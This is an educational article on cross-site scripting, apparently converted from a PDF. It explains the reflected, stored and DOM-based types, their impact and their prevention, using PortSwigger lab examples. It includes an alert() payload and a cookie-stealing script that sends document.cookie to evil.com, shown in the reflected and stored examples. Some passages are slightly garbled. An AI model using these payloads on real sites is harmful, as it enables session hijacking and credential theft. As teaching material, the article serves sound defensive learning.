


Cross-site Scripting – XSS

I. What is XSS attack ?

Cross-site Scripting (XSS) is a client-side code injection attack . The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code. The web page or web application becomes a vehicle to deliver the malicious script to the user's browser.



Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.


XSS attacks are possible in VBScript, ActiveX, Flash, and even CSS. However, they are most common in JavaScript, primarily because JavaScript is fundamental to most browsing experiences.

II. How does XSS work ?

Cross-site scripting works by manipulating a vulnerable web site so that it returns malicious JavaScript to users. To carry out a cross site scripting attack, an attacker injects a malicious script into user-provided input. Attackers can also carry out an attack by modifying a request. If the web app is vulnerable to XSS attacks, the user-supplied input executes as code. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application.

For example, in the request below, the script displays a message box with the text “Hacked by wolf.”

[https://ac931ff31f84babd80a22b1300b00061.web-security-academy.net/?search=<script>alert\('Hacked by wolf'\)</script>](https://ac931ff31f84babd80a22b1300b00061.web-security-academy.net/?search=<script>alert('Hacked by wolf')</script>)




III. What are the types of XSS attack ?

1. Reflected XSS

Reflected XSS occurs when the attacker-supplied input has to be a part of the request sent to the web server. It is then immediately reflected back in such a way that the HTTP response includes the malicious data from the HTTP request.

Attackers use phishing emails, malicious links, and other techniques to trick victims into making a request to the server. The reflected XSS malicious data is then executed in the victim's browser.



Suppose a website has a search function which receives the user-supplied search term in a URL parameter:

<https://ac931ff31f84babd80a22b1300b00061.web-security-academy.net/?search=input>

The application echoes the supplied search term in the response to this URL:

<p>Search results for: 'input'</p>

0 search results for 'input'

Assuming the application doesn't perform any other processing of the data, an attacker can construct an attack like this:

[https://ac931ff31f84babd80a22b1300b00061.web-security-academy.net/?search=<script>window.location="http://evil.com/?cookie="+document.cookie </script>](https://ac931ff31f84babd80a22b1300b00061.web-security-academy.net/?search=<script>window.location='http://evil.com/?cookie='+document.cookie</script>)


This link will redirect user to evil.com and will be attached user's cookie .

If another user of the application requests the attacker's URL, then the script supplied by the attacker will execute in the victim user's browser, in the context of their session with the application.

2. Stored XSS


Stored XSS occurs when an attacker injects malicious content (often referred to as the “payload”) as user input and it is stored on the target server, such as in a message forum, comment field, visitor log, database, etc.

When the victim opens the web page in a browser, the malicious data is served to the victim’s browser like any other legitimate data, and the victim ends up executing the malicious script once it is viewed in their browser



Suppose a website allows users to submit comments on blog posts, which are displayed to other users. Users submit comments using an HTTP request.

After this comment has been submitted, any user who visits the blog post will receive the following within the application's response:

 **Wolf** | 29 May 2021
Stored XSS

[Leave a comment](#)

Comment:


Assuming the application doesn't perform any other processing of the data, an attacker can submit a malicious comment like this:

[Leave a comment](#)

Comment:

```
<script> window.location="http://evil.com/?cookie=" + document.cookie </script>
```


Any user who visits the blog post will now receive the following within the application's response. The script supplied by the attacker will then execute in the victim user's browser, in the context of their session with the application.



3. DOM-base XSS - Document Object Model -Based XSS

DOM-Based XSS occurs when a malicious payload is never sent to the server i.e the entire data flow takes place in the user's browser. In a DOM-based XSS, the source of the data exists in the DOM, the sink is also in the DOM, and the data never goes out of the browser.

This type of cross-site scripting vulnerability is difficult to detect for Web Application Firewalls (WAFs) and security teams who monitor server logs because the attack is not visible to them.



In the following example, an application uses some JavaScript to read the value from an input field

Then, That field search's value is written into an element within the tag:

```

<section class="blog-list">...</section>
```

What will happen if attacker import this content :

```
"<script>alert('Hacked by wolf')</script>
```


Search

This Break out of the img attribute by ' "> ' and attacker's script was excuted , Let's check the inpect

```
<script>...</script>

<script>alert('Hacked by wolf')</script>
```

It will show a popup as following :



4. What are the different cross site scripting approaches?

Stored XSS: Takes place when the malicious payload is stored in a database. It renders to other users when data is requested—if there is no output encoding or sanitization.

Reflected XSS: Occurs when a web application sends attacker-provided strings to a victim's browser so that the browser executes part of the string as code. The payload echoes back in response since it doesn't have any server-side output encoding.

DOM-based XSS: Takes place when an attacker injects a script into a response. The attacker can read and manipulate the document object model (DOM) data to craft a malicious URL. The attacker uses this URL to trick a user into clicking it. If the user clicks the link, the attacker can steal the user's active session information, keystrokes, and so on. Unlike stored XSS and reflected

XSS, the entire DOM-based XSS attack happens on the client browser (i.e., nothing goes back to the server).

IV. What is the Impact of Cross-Site Scripting Vulnerability?

The impact of cross-site scripting vulnerabilities can vary from one web application to another. It ranges from session hijacking to credential theft and other security vulnerabilities. By exploiting a cross-site scripting vulnerability, an attacker can impersonate a legitimate user and take over their account.

If the victim user has administrative privileges, it might lead to severe damage such as modifications in code or databases to further weaken the security of the web application, depending on the rights of the account and the web application.

Here are some of the most common impacts of cross-site scripting attacks:

Account Hijacking

Attackers often steal session cookies in the browser to hijack legitimate user accounts. This allows attackers to take over the victim's session and access any functionality or sensitive information on their behalf.

Assuming a malicious actor managed to steal the session cookies of an administrative account, the attacker can gain administrative access to the entire web application.

Credential Theft

One of the most common XSS attack vectors is to use HTML and JavaScript in order to steal user credentials. Attackers can clone the login page of the web application and then use cross-site scripting vulnerabilities to serve it to the victims.

When a victim uses the vulnerable web page and inputs their credentials, they are forwarded to a server under the attacker's control. This way, attackers can obtain the credentials of a user in plaintext instead of hacking their session cookies, which may expire.

Data Leakage

Another powerful XSS attack vector is exfiltrating sensitive data, such as social security numbers, personally identifiable information (PII), or credit card info, and performing unauthorized operations, such as bank transactions.

V. How to prevent XSS attacks ?

Effectively preventing XSS vulnerabilities is likely to involve a combination of the following measures:

- **Filter input on arrival.** At the point where user input is received, filter as strictly as possible based on what is expected or valid input.

- **Whitelist Values**

If a particular dynamic data item can only take a handful of valid values, the best practice is to restrict the values in the data store, and have your rendering logic only permit known good values.

- **Encode data on output.** At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- **Use appropriate response headers.** To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the Content-Type and X-Content-Type-Options headers to ensure that browsers interpret the responses in the way you intend.
- **Implement a Content Security Policy.** As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.

Resource:

Portswigger: <https://portswigger.net/web-security/cross-site-scripting#reflected-cross-site-scripting>

Lab in this articles : <https://portswigger.net/web-security/all-labs>

Acunetix : https://www.acunetix.com/websitesecurity/cross-site-scripting/?utm_source=hacksplaining&utm_medium=post&utm_campaign=articlelink

Cypress : <https://www.cypressdatadefense.com/blog/cross-site-scripting-vulnerability/>

Hacksplaining : <https://www.hacksplaining.com>

Viblo : <https://viblo.asia/p/ky-thuat-tan-cong-xss-va-cach-ngan-chan-YWOZr0Py5Q0>